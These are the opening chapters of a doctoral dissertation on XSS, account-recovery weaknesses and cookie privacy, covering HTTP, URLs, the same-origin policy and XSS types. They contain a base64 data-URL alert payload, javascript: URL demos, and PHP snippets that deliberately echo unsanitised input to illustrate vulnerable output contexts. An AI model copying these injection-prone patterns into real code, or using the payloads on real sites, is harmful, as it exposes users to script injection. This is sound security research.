On Cross-Site Scripting, Fallback Authentication and Privacy in Web Applications

Ashar Javed
(Place of birth: Bahawalpur (Pakistan))
ashar.javed@rub.de

13th November 2015

Ruhr-University Bochum
Horst Görtz Institute for IT-Security
Chair for Network and Data Security

Dissertation zur Erlangung des Grades eines Doktor-Ingenieurs der Fakultät für Elektrotechnik und Informationstechnik an der Ruhr-Universität Bochum

Submission Date: 09-04-2015
Oral Exam Date: 08-07-2015

First Supervisor: Prof. Dr. rer. nat. Jörg Schwenk
Second Supervisor: Prof. Dr. rer. nat. Joachim Posegga

hgi NDS

www.nds.rub.de

Contents

Abstract

The input handling, account recovery and privacy of user's information play an important role in today's web applications. The improper treatment of any of these features may result in exfiltration of sensitive information. The goal of this dissertation is *threefold*.

First, we review how top mobile and desktop web applications are handling user supplied contents which may be malicious and cause Cross-Site Scripting (XSS) problem. In addition, we include top PHP frameworks, PHP's built-in functions, popular PHP-based customized solutions and rich-text editors powering thousands of web applications in our investigation of input handling routines. Our analysis reveals that almost all solutions can be bypassed and we also found that 50% of Alexa top sites (10*10) are vulnerable.

We subsequently design three solutions for an XSS protection. It includes one regular expression based filtering solution which utilizes black-list approach. The solution is part of OWASP ModSecurity (web application firewall engine having around 1,000,000 deployments) Core Rule Set (CRS). The second solution is based on an output encoding of potentially dangerous characters. It supports five common output contexts found in web application and based on *minimalistic* encoding. It has been adopted by a popular in-browser web development editor having more than 50,000 downloads along with one popular Content Management System (CMS). Further, we also present a fine-grained policy language for the mitigation of an XSS vulnerability. The policy language pushes the boundries of Mozilla's Content Security Policy (CSP). CSP is a *page-wise* policy while the policy language presented in this work gives an individual *element-wise* control.

Secondly, we delve into the account recovery feature of web applications. In particular, we review "`forgot your password`" implementation of 50 popular social networks. We found *Trusted Friend Attack* (TFA) and *Chain Trusted Friend Attack* (CTFA) on the account recovery feature of Facebook. The "`forgot your password`" feature of Facebook supports social authentication. The attacker can compromise real Facebook accounts with the help of TFA and CTFA. In addition, we also found weaknesses in account recovery feature deployed in other popular social networking sites including Twitter. More specifically, we were able to compromise accounts on 7 social networks.

Finally, given the widespread use of web applications, it is a challenge to provide the user better control over their sensitive information. We address this challenge by providing a Mozilla Firefox addon and we call it `TTPCookie`. `TTPCookie` provides the user a fine-grained control over the cookies. `TTPCookie` is neither *user-centric* nor *advertiser-centric* solution because it enables behavioral targeting with low privacy risks.

Acknowledgements

This thesis would not be possible without the help, support, discussion and feedback from many people. First and foremost, I am grateful to my supervisors Jörg Schwenk and Joachim Posegga for the guidance during the course of PhD. For me, its a great honor to work under the direct supervision of Jörg Schwenk because he had given me the freedom and the environment to pursue and implement my ideas. Second, I want to thank people in my PhD committe for reading my dissertation and providing helpful comments for the improvement of write-up. Next, I would like to thank my friends and colleagues at the chair in RUB. Further, I would like to thank (in no particular order): Christian Merz, David Bletgen, Jens Riemer, Peng Xie, Qian Gong, Christian Korolczuk, Krassen Deltchev, Zdravko Danailov, Ryan Barnett, Matt Pass, Brendan Abbott, Alex Inführ, Martin Johns, Pepe Vila, Mardan Muhidin, Jim Manico, John Wilander, Joel Weinberger, Collin Jackson, Mehmet Ince, Christian Schneider, Rafay Baloch, Mohab Ali, Chris Cornutt, Eric Lawrence, Neil Matatall, Soroush Dalili, Mathias Bynens, Ian Melven, P. Brady, Brad Hill, Daniel Veditz, Ivan Ristic, Per Thorsheim and many other great persons. Apart from that, in the end, I would like to thank my wife, my parents, my brother and sisters for their endless support, love and prayers.

Dedication

To my wife (Ammara Ashar) and kids (Raahim Javed and Sanaya Fatima Javed)

1 Introduction

> Security is everyone's problem. What matters is how you deal with it [1].
>
> Anthony Ferrara

1.1 Cross-Site Scripting

Despite 15 years of mitigation efforts, Cross-Site Scripting (XSS) attacks are still a major threat in web applications. Only last year, 150505 defacements (*this is a least, an XSS can do*) have been reported and archived in Zone-H (a cybercrime archive)[1]. Cross-Site Scripting (XSS) vulnerabilities in modern web applications are now "`an epidemic`".

1.1.1 Facts and Figures

- According to Google Vulnerability Reward Program (GVRP) report of 2013, XSS is at number one as far as valid bug bounty submissions are concerned [2].
- According to Google Trends, XSS is googled more often than SQL injection for the first time in history [3].
- According to EdgeScan 2014 vulnerability statistics report, 45% of web applications had at least one XSS vulnerability. The report also states that XSS density per web application was 2.4 in 2014 [4].

[1] http://www.zone-h.org/

- According to Prevoty[2] CTO Kunal Anand, "80% of all the security incidents in the financial sector have been attributed to XSS" [5].

- Accoding to Open Source Vulnerability DataBase (OSVDB), XSS is at number one among common web vulnerabilities [6].

- According to OWASP top 10 – 2013 critical web application security risks, XSS is at number three [7].

- According to vulnerability type distributions in Common Vulnerabilities and Exposures (CVE) in 2014, XSS is at number four [8].

In 2014, an XSS attack has been successfully used for the closure of a very popular web and mobile application i.e., TweetDeck [9]. The XSS issue in TweetDeck was able to affect more than 80,000 users within 96 minutes [10]. In another incident, XSS problem was used for large scale Distributed Denial-of-Service (DDoS) attack on a popular video streaming service i.e., `http://www.sohu.com/` [11]. In 2013, XSS issue was used by the attackers for the hacking of Apple Developer[3] and Ubuntu Forums[4].

1.2 Account Recovery

One of the important aspect of web application is an account recovery feature. Passwords — *almost universal way for recovering access to web applications accounts*. In today's web, no one disputes the important role of social networking sites e.g., Facebook had 864 million daily active users on average in September 2014 [12].

1.2.1 Facts and Figures

- According to a study by Microsoft researchers [13], at least 1.5% of Yahoo users forgot their passwords every month.

- According to [14], 61% of people use the same password on multiple web applications.

- According to global password usage survey [15], 49% of the users forgot their password in a year or less.

- According to [16], 1000 New York Times online subscribers forgot their passwords each week in 1999.

- According to [17], after China and India, Facebook had the 3rd biggest population in the world.

[2] `https://www.prevoty.com`
[3] `http://mytechblog.com/other/apple/apple-developer-website-hacked-what-happened/`
[4] `http://blog.canonical.com/2013/07/30/ubuntu-forums-are-back-up-and-a-post-mortem/`

1.3 Third-Party Tracking

Third-party advertisements is a lucrative business and a multi-million dollar industry[5]. Jonathan R. Mayer (author of Do Not Track[6]) states in [18]:

"Third-party services have tremendous value: they support free content and facilitate web innovation. They enable first-party websites to trivially implement advertising, analytics, social network integration, and more."

Our research also shows that third-party tracking is common on mobile sites and we found that 62 out of 100 popular surveyed sites are tracking user's browsing activities on mobile web [19].

1.4 Motivation

Despite lots of academic research along with an industrial solutions (e.g., Content Security Policy (CSP)[7] by Mozilla[8]) for an XSS problem, it seems by looking at the facts and figures (see Section 1.1.1), XSS is not going anywhere and web applications will continue to face XSS in the years to come. This motivates us to look at the XSS issue on popular mobile and desktop web applications.

It includes 100 popular mobile sites, XSS protection in 8 popular PHP frameworks powering million of web sites, 10 customized solutions that developers are using in the wild for an XSS mitigation and footprint of these customized solutions can be found on thousands of files on GitHub, PHP's built-in functions for XSS protection, analysis of top 20 **W**hat **Y**ou **S**ee **I**s **W**hat **Y**ou **G**et (WYSIWYG) editors and last but not the least survey of Alexa top sites (10*10)[9]. The idea is to analyze the solutions in the wild and then present XSS mitigation solutions that are simple, easily deployable and well known to the developers of web applications.

We do not claim that the presented solutions in the subsequent chapters will eradicate the problem of an XSS but we do believe that they will raise the bar for an attacker.

A recent report about cybercrime and stolen data shows that a hacked Twitter (social networking site) account has more worth than a stolen credit card data in the underground economy [20] and a hacked Facebook account has a worth of $2.50 [21]. This motivates us to look at the "`forgot your password`" feature of 50 social networking sites and our goal is to find the answer of a question i.e., "How easy is to hack a social networking site's account given people

[5] http://www.adweek.com/socialtimes/ads-ap-apply/266364
[6] http://donottrack.us/
[7] http://www.w3.org/TR/CSP2/
[8] https://www.mozilla.org/en-US/
[9] We surveyed 10 top sites from 10 different categories.

tend to share all sort of information[10] on social networks by only leveraging an account recovery feature?".

Further, the proliferation of third-party advertisement services come at a privacy cost. The third-party trackers build a user profile acorss different sites so that they can present targeted advertisement and generate revenue. In other words, third-party trackers track user's browsing activities while a recent report states that National Security Agency (NSA) is snooping third-party trackers [22]. Privacy conscious users want control over web tracking [23]. It is a challenge to design a solution for the delivery of third-party tracking services with less privacy risk and we address this challenge.

1.5 Organization of Thesis

This thesis is organized in the following manner:

The Chapters 1 and 2 are related to an introduction and preliminaries relevant to this dissertation.

In Chapter 3, we first present a survey of 100 popular mobile sites. The survey is exemplified at an XSS. We found 81% of the mobile sites are vulnerable to an XSS. It includes sites like The New York Times, StatCounter, National Geographic and Nokia etc. Further, we also found that mobile sites have 69% less source code as compared to their desktop counterparts. Furthermore, we also present a regular expression based XSS protection solution. The proposed filter is part of OWASP ModSecurity Core Rule Set (CRS).

In Chapter 4, we analyze 8 PHP web frameworks, 11 commonly used PHP built-in functions, 10 customized solutions that developers are using in the wild for an XSS protection. We also present a context-specific XSS attack methodology. With the help of context-specific XSS attack methodology, we were able to break almost all PHP-based XSS protection. We are also able to found XSS in Alexa 50 out of top 100 sites (10*10) with the help of proposed attack methodology. It includes sites like Twitter, Ebay, Digg and XBox etc. At the same time, we leverage the attack methodology for the development of an XSS sanitizer. The presented XSS sanitizer supports five common output contexts and is based on *minimalistic* encoding of potentially dangerous characters. The proposed sanitizer has been adopted by a popular in-browser web development editor i.e., ICECoder[11] and Symphony CMS[12].

In Chapter 5, we present a survey of top 25 **W**hat **Y**ou **S**ee **I**s **W**hat **Y**ou **G**et (WYSIWYG) or rich-text editors powering thousands of web applications. With the help of XSS attack methodology presented in Chapter 4, we were able

[10] https://www.youtube.com/watch?v=F7pYHN9iC9I
[11] https://github.com/mattpass/ICEcoder/blob/master/lib/settings-common.php#L98
[12] https://github.com/symphonycms/xssfilter

to break almost all WYSIWYG editors. In addition, we also discuss low cost XSS countermeasures.

In Chapter 6, we present a fine-grained policy language for the mitigation of XSS attacks. The presented policy language pushes the boundries of Mozilla's Content Security Policy (CSP). The policy language syntax is similar to CSS while semantics are based on CSP. It also leverages features like DOM freezing from the earlier work done in [24]. We have also added support of policy language in 3 open source applications. Furthermore, we also identified potential venues for fine-grained policy language.

In Chapter 7, we analyze "`forgot your password`" feature of 50 popular social networking sites including Facebook. We found an attack on Facebook's account recovery feature and we call it Trusted Friend Attack (TFA). We also show how an attacker can make a chain of compromised accounts and present Chain Trusted Friend Attack (CTFA). More specifically, we were able to compromise some real accounts on Facebook with the help of TFA and CTFA. Further, we also show weaknesses in password recovery feature of social networking sites including Twitter. Finally, we were able to compromise accounts on 7 different social networks with the help their account recovery features.

In Chapter 8, we present `TTPCookie`. `TTPCookie` stands for **Trusted Third-Party Cookie** and is available in the form of Mozilla add-on[13]. It is a fine-grained and per-site cookie management protocol. It offers third-party tracking with limited privacy risks.

In Chapter 9, we conclude and present potential future directions.

[13] https://addons.mozilla.org/en-US/firefox/addon/ttpcookie/

2 Fundamentals

A journey of a thousand sites
begins with a single click [25].

Author Unknown

2 million Google searches, 41 thousand Facebook posts, 278 thousand tweets on Twitter, 571 new web sites created, 204 million emails sent and 72 hours of video uploaded on YouTube: all happens in a timespan of 60 seconds on the web [26]. It shows the complex landscape of web which in turn affects the nature of web applications. In this chapter, we focus on the fundamental aspects of web applications by keeping in mind direct connection to the topics covered in the subsequent chapters of this thesis.

2.1 Web Application

Web application is an application that has been developed using languages like PHP, ASP, JavaScript, HTML and CSS etc. The users of web application can access it through a web browser. Web application has two main components i.e., client-side user interface and server-side [27]. The client-side user interface normally consists of HTML, CSS, JavaScript and common web application resources like images, Flash, videos etc while the server-side consists of database, security module (if any) and communication logic among server components.

2.2 Hypertext Transfer Protocol (HTTP)

The text-based protocol used for the transmission of requests from client to the server is called the Hypertext Transfer Protocol (HTTP). HTTP is built on the top of TCP/IP (core communication protocol). The browser creates an HTTP request for a particular resource on the web server. In response, the

server returns the requested resource (if available). HTTP is the most common method for exchanging URL-referenced documents between clients and servers [28, 29]. Hypertext Transfer Protocol — HTTP/1.1 has been described in an RFC 2616[1]. The example HTTP/1.1 request to a popular search engine Bing (i.e., http://www.bing.com/) looks like:

```
GET / HTTP/1.1
Host: www.bing.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
        image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
           (KHTML, like Gecko) Chrome/41.0.2272.101 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,de;q=0.6
Cookie: SRCHUSR=AUTOREDIR=0&GEOVAR=&DOB=20131109; _IDP=MW=1397848856;
       _UR=OMW=1; SRCHD=MS=3393117&SM=1&D=3081353&AF=NOFORM; _EDGE_V=1;
        MSFPC=ID=b729309cd8d853419cc37f15f445c284&CS=3&LV=201502&V=1;
        TOptOut=1; SRCHHPGUSR=ADLT=OFF&CW=1349&CH=667&DPR=1;
        ANON=A=EC70866FD5811199EDD1D587FFFFFFFF&E=10b5&W=1;
        NAP=V=1.9&E=105b&C=JrlCt78ir0PBcXqDMjcj_gUWikOP00xjN53nXMdpdx
        brGRke8AE58g&W=1; MUID=0EA0BA9557476E0A2ED2B9DB54476EF3
```

The first line of the request contains the HTTP protocol version along with the method (e.g., GET or POST etc) applied to the resource and the subsequent lines contain different request headers in the form of *name:value* pair, followed by a blank line and request body. Now we describe different request headers briefly:

- **Host** The "Host" request header specifies the host and the port number (port 80 assumed if not mentioned in an HTTP URL given by the user) of the resource over the internet. RFC 2616 states that a client must include a Host request header field in all HTTP/1.1 request messages.

- **Connection: keep-alive** By default, HTTP/1.1 uses "Connection: keep-alive" and it means that the subsequent requests from the client to the server will use the same TCP connection. The main purpose of "Connection: keep-alive" request header is to improve the server response time.

- **Accept** RFC 2616 states that the "Accept" request-header field can be used to indicate media types in the response. `*/*` represents all media types while `type/*` indicates subtypes of the type. The `q` shows the quality factor and holds a value in a range from 0 to 1.

- **User-Agent** The "User-Agent" holds the information about the browser who is originating the request.

- **Accept-Encoding** The "Accept-Encoding" request header specifies the content encoding for the response.

[1] http://tools.ietf.org/html/rfc2616

- **Accept-Language** It indicates supported natural languages codes in an HTTP response.

After receiving and interpreting an HTTP request message, a server responds with an HTTP response. The HTTP response in case of Bing looks like:

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
Date: Thu, 08 Jan 2015 12:59:00 GMT
....
```

The first line of response consists of an HTTP protocol version number along with numeric status code and associated textual phrase. Now we describe different response headers briefly:

- **Cache-Control** The Cache-Control response header indicates instructions for the caching mechanisms in place. For example, it may holds the values like `public` (cacheable publicly), `private` (per-user base and proxies are not allowed to cache), `no-cache` (future requests should not use cacheable response) and `no-store` (caching not allowed at all). The `max-age` specifies the maximum time an old cache copy can be kept e.g., `max-age=0` indicates that user-agent should re-validate the response.

- **Transfer-Encoding** The "Transfer-Encoding: chunked" response header indicates that the response is sent in chunks. The number of chunks depends upon the size of payload. The CRLF[2] is the chunk terminator sequence.

- **Content-Type** The "Content-Type" response header indicates the media type of the response body.

- **Vary** The "Vary: Accept-Encoding" represents that the two cacheable responses of the same resource will be the same even if the Accept-Encoding request header's value varies.

- **Date** RFC 2616 states that the "Date" response header holds that date and time at which the message was originated.

- **Server** The "Server" response headers tells the information about the software in use on the server side.

We refer to RFC 2616[3] for detailed description on HTTP/1.1 protocol.

[2] Carriage Return Line Feed
[3] http://tools.ietf.org/pdf/rfc2616.pdf

2.2.1 Types of an HTTP Requests

There are different types of an HTTP requests (e.g., HEAD, OPTIONS, PUT and DELETE etc) are available but two of them are most common:

1. GET
2. POST

GET

During a normal web browsing, almost all types of interactions between client and server for the purpose of contents retrieval are using GET method. The GET method is used to view information about requested URL and should not be used for sensitive data processing because private data can viewed in the URL's query (name value pairs) parameters. The following are characteristics of GET method:

- Bookmarked
- Browsers store information in history
- Cacheable

POST

POST method is used for submitting information from client to the server for further processing and POST requests may cause persistent changes to the current state of the application. The *Content-Length* header along with POST requests holds the length of the information. The following are characteristics of POST method:

- Bookmarking is not possible
- Browsers do not store information in history
- Caching is not possible

2.3 Uniform Resource Locator (URL)

Uniform Resource Locator (URL) identifies a resource on a web server and if found then browser does the job of rendering the resource inside the browser window. In case, if resource is not found then browser replies in the form an HTTP response i.e., "`HTTP/1.1 404 Not Found`". Michal Zalewski states in [29]:

"The most recognizable hallmark of the web is a simple text string known as the URL."
The Figure. 2.1 shows the structure of an HTTP URL. In the following, we describe parts of URL in a brief manner:

Figure 2.1: URL Structure [29]

- **Scheme or Protocol** The URLs are not limited to an `http` or `https` but there are other URL schemes/protocols like `tel:`, `mailto://`, `JavaScript` and `Data`[4] URLs etc [30, 31]. RFC 1738[5] states that the lower case letters (a-z), digits (0-9), and the characters plus (+), period (.), and hyphen (-) are allowed in scheme name. The following examples demonstrate different URL schemes.

```
https://www.ietf.org/rfc/rfc1738.txt // https scheme
http://www.bbc.com/news // http scheme
javascript:doSomethingUseful() // javascript scheme
data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+ // data scheme
mailto:justashar@gmail.com  // mailto scheme
tel:+4917681106991 // tel scheme
```

- **login.password@** The login (or username) and password fields of the URL are optional and may be excluded. The URL scheme like `ftp://` sometimes needs login information in order give access to a particular resource. The "login.password" must be followed by a @ sign.

- **address** The address holds the value of fully qualified[6] host name or an IP address. Only alphanumerical characters are allowed at the start and end of domain label along with hyphen (-). The period (.) character is used to separate domain labels.

- **:port** The port number in URL is optional. If port number is not explicitly mentioned in the URL then colon (:) should also be not there. In case of an HTTP URL, the default port is 80 while for ftp URL scheme the default port is 21.

- **URL-Path** It specifies how a particular resource can be accessed.

- **Query String** The query string is an optional part of the URL and normally developers use it to send information to the server. For example the URL (`https://de.search.yahoo.com/search?p=query+string`) shows a query string parameter i.e., `p` (after the ? symbol) holds the value "query string" to the server so that server can retreive the value of `p` for further processing.

[4] https://tools.ietf.org/html/rfc2397
[5] https://www.ietf.org/rfc/rfc1738.txt
[6] The fully qualified host or domain name must be according to the rules mentioned in RFC 1034 (https://www.ietf.org/rfc/rfc1034.txt)

- **Fragment** The fragment identifier (i.e., part of URL after the # sign) is also an optional part of the URL and it is normally used for some client-side, application specific rendering and other operations. The information contained in the fragment identifer resides only on the client side and the server is not supposed to see it. The fragment is also known as hash.

2.4 Same-Origin Policy

In 1995, Netscape Navigator 2.0[7] introduced the idea of Same-Origin Policy (SOP) — *web browser's basic security policy for an access control*. SOP states that "`origin foo`" can access "`origin bar's`" the Document Object Model (DOM) [32] (i.e., parsed web page)[8] if they have the same `protocol://host:port`. The term origin is a tuple i.e., protocol-host-port [29]. In theory, SOP is considered as a safe sandbox for developing web applications [33]. For example, the SOP spells out that the JavaScript on originating URL `http://a.foo.com/map/1.html` can not access the DOM of `https://a.foo.com/map/2.html` because of different protocol. The Internet Explorer (IE) browser ignores the server's port number when it performs the origin check [34]. For brevity, in the next section, we only discuss SOP for JavaScript. We refer to [28] regarding SOP for Java, Flash, Cookies, SilverLight etc.

```
<!DOCTYPE >
<html>
  <head>
    <meta charset="utf-8"/>
    <title>Same Origin Policy</title>
  </head>
  <body>
    <div id="secrettoken">1234567890</div>
  </body>
</html>
```

Figure 2.2: DOM Tree

2.4.1 Same-Origin Policy for JavaScript By Example

In order to demonstrate how SOP prevents JavaScript for accessing the DOM of other page, we set-up two pages. The first page is available on the following `http://xssplaygroundforfunandlearn.netai.net/soptest.html` and contains an arbitrary secret token as a part of its DOM tree. The second page is available at `http://jsfiddle.net/2w18hbsL/` tries to access that secret token with the help of a JavaScript. The Figure. 2.2 shows the DOM tree of the page available at `http://xssplaygroundforfunandlearn.netai.net/`

[7] `http://en.wikipedia.org/wiki/Netscape_Navigator_2`
[8] `http://css-tricks.com/dom/`

soptest.html. The listing given below shows the JavaScript code that tries to access the secret token:

```
/*A button when clicked tries to access the secret token from a framed
  window*/
<input type="submit" value="soptest1" onclick="window.open
('javascript:alert(document.getElementById(secrettoken).value)','f')">

/*Framed page and named it as "f"*/
<iframe name="f" src=
"http://xssplaygroundforfunandlearn.netai.net/soptest.html">
```

When we execute the above code (available at http://jsfiddle.net/2w18hbsL/) in a Chrome browser, the following message appears in the browser's console:

"Blocked a frame with origin "http://fiddle.jshell.net" from accessing a frame with origin "http://xssplaygroundforfunandlearn.netai.net". Protocols, domains, and ports must match."

The IE browser shows a message that "SCRIPT5: Access is denied.". The SOP was successfully able to prevent the access even though protocol or scheme (`http://` in both URLs) and port number (default port 80 in both cases) match but because of different domain name, browsers's default security policy enforces access control.

Now we show another example of SOP preventing access to the document property i.e., `document.domain`. The listing given below shows the JavaScript code (available at http://jsfiddle.net/2w18hbsL/) that tries to access the `document.domain` property of another page (http://xssplaygroundforfunandlearn.netai.net/soptest.html):

```
/*A button when clicked tries to access document.domain property of
  a framed window*/
<input type="submit" value="soptest"
onclick="window.open('javascript:alert(document.domain)','f')">

/*Framed page and named it as "f"*/
<iframe name="f" src=
"http://xssplaygroundforfunandlearn.netai.net/soptest.html">
```

2.5 Content Injection Attack

Given the complex nature of web applications, one of the important aspect/feature of web applications is how they handle input which may be user-supplied e.g., search query or an input from other web application e.g., In case of Single Sign-On systems [35], sites may use credentials from the identity provider. The input may take many forms e.g.,

- Simple text-based input
- It may be in the form of an uploading a file
- It may be a user or application supplied image
- Combination of above and many more

All above mentioned sources of input may lead to an attack known as content injection attack [36]. In content injection attack, an attacker is able to inject malicious contents on the web page and may use the malicious contents for the purpose of stealing private information of the user e.g., session identifiers.

2.6 Cross-Site Scripting

Broadly speaking, Cross-Site Scripting (XSS) lies under the umbrella of content injection attack. In an XSS, attacker supplied malicious script executes in the context of web application and may bypass the SOP's access control restrictions. The attacker supplied malicious script may exfiltrate sensitive information e.g., session cookies. In an XSS, the attacker exploits the trust a user has on a web application because the injected malicious script seems as if it came from the developers of web application. The XSS can be categorized into:

1. Reflected XSS
2. Stored XSS
3. Self-XSS
4. DOM XSS [37]
5. Mutation XSS (mXSS) [38]

By keeping in mind the contents of this thesis, we only discuss reflected, stored and self-XSS in the following section. We refer to [37, 39] and [38] for the work done on DOM and mXSS respectively.



Figure 2.3: High Level Message Flow in Reflected XSS attack.

2.6.1 Reflected XSS

In reflected XSS, the attacker supplied malicious script reflects back from the server as a part of web application's response. As far as exploitation of reflected XSS is concerned, an attacker has to trick victim to visit his specially crafted web page or click on a link (e.g., link received via email). The reflected XSS is also known as non-persistent or Type-II XSS [40]. The Figure. 2.3 shows a high level message flow in the reflected XSS attack. The message flow in Figure. 2.3 assumes that a legit server is vulnerable to a reflected XSS vulnerability and a session cookie had been assigned to the victim.

Context

In a typical web application, context is an environment where user-supplied input or input from other application eventually ends up or starts living. The user-supplied input (which may be untrustworthy) normally reflects back on the web page in different output contexts e.g., standard HTML context, attribute context (e.g., style and class attributes), URL and script context. If the user-supplied input is not filtered correctly in any of the contexts, an attacker may execute arbitrary JavaScript code in the context of web applications and it results in an XSS vulnerability.

- **HTML Context:** In standard HTML context, normally user-supplied input reflects back or the web application passes the input back in the body of any HTML tag. e.g.,

```
<html>
<head></head>
<body><?php echo $_GET['input']; ?></body>
</html>
```

  At the time of writing, the user-supplied search query on http://www.toyota.com/search/search.html results in the following HTML context output.

```
/*Input reflects back as a body of <p> tag*/
<p class="zero-results">
 Your search for "junk-query" returned 0 results.
</p>
```

- **Attribute Context:** In attribute context, input reflects back in the attribute context i.e., as a value of an attribute. If the attribute is "style" then it is also known as "`style context`" or `CSS context`. The CSS context is common in case if site provides rich-text editor for text editing. The rich-text editors allow users to set styling of elements accordingly and at that time, user-supplied input reflects back in an style context.

```
<div class='<?php echo $_GET['input']; ?>'>
Attribute Context (class attribute)</div>
<div style='<?php echo $_GET['input']; ?>'>
Attribute Context (style attribute)</div>
```

At the time of writing, the user-supplied search query on http://www.toyota.com/search/search.html results in the following attribute context output.

```
/*Input reflects as a value of <input> tag's value attribute*/
<form id="searchView" action="search.html" method="GET">
<input type="text" id="search-input" placeholder="Search"
name="keyword" value="junk-query"  maxlength="60" class="light">
<input type="hidden" name="locale" value="en"/>
</form>
```

- **URL Context:** In URL context, user-supplied input reflects back in the "`href`" attribute of anchor tag i.e., <`a`> or "`src`" attribute of <`img`> or <`iframe`> or <`embed`> tag or "`data`" attribute of <`object`> tag. e.g.,

```
<a href='<?php echo $_GET['input']; ?>'>URL Context</a>
```

The URL context is common, if site provides features like forum postings, notes, comments, private messaging among logged-in users and support tickets etc. All above mentioned features allow link creation functionality.

- **Script Context:** In script context, user-supplied input reflects back in the script code block as a value of string variable. e.g.,

```
<script>var a='<?php echo $_GET['input']; ?>';
/* Script Context */ </script>
```

At the time of writing, the user-supplied search query on http://www.dailymail.co.uk/home/search.html results in the following script context output.

```
<script type="text/javascript">
      searchTerms = 'junk-query';
</script>
```

For details on different output contexts and how an attacker can leverage potentially dangerous characters for XSSing web application, we refer to Chapter 4.



Figure 2.4: High Level Message Flow in Stored XSS attack.

2.6.2 Stored XSS

In an stored XSS, the attacker supplied malicious script becomes part of the web application code permanantly (unless removed explicitly) e.g., in case of a forum post, if web application is not properly handling or filtering the forum post then attacker can inject malicious JavaScript along with his forum post and that malicious JavaScript will execute in the context of web application whenever victim will visit the forum posting. The stored XSS is considerd more dangerous and easily exploitable because an attacker does not need to trick victim to visit his page. In case of stored XSS, an attacker does not need to trick the victim to visit his specially crafted page. The victim visits a legit site and an attacker supplied code gets executed. The Figure. 2.4 shows a high level message flow in an stored XSS. The stored XSS is also known as persistent or Type-I XSS [40].



Figure 2.5: High Level Message Flow in Self-XSS attack.

2.6.3 Self-XSS

In Self-XSS, the attacker normally tricks victim to copy the malicious JavaScript code available somewhere and then paste it in the developer console of the targeted site or in a particular injection point for the purpose of code execution. The attacker employs social engineering tricks in order to convince victim to follow his instructions. The Figure. 2.6 shows Self-XSS warning in Google Plus (https://plus.google.com/u/0/) console. The Figure. 2.5 shows high level message flow in a Self-XSS attack.



Figure 2.6: Self-XSS warning on Google Plus.

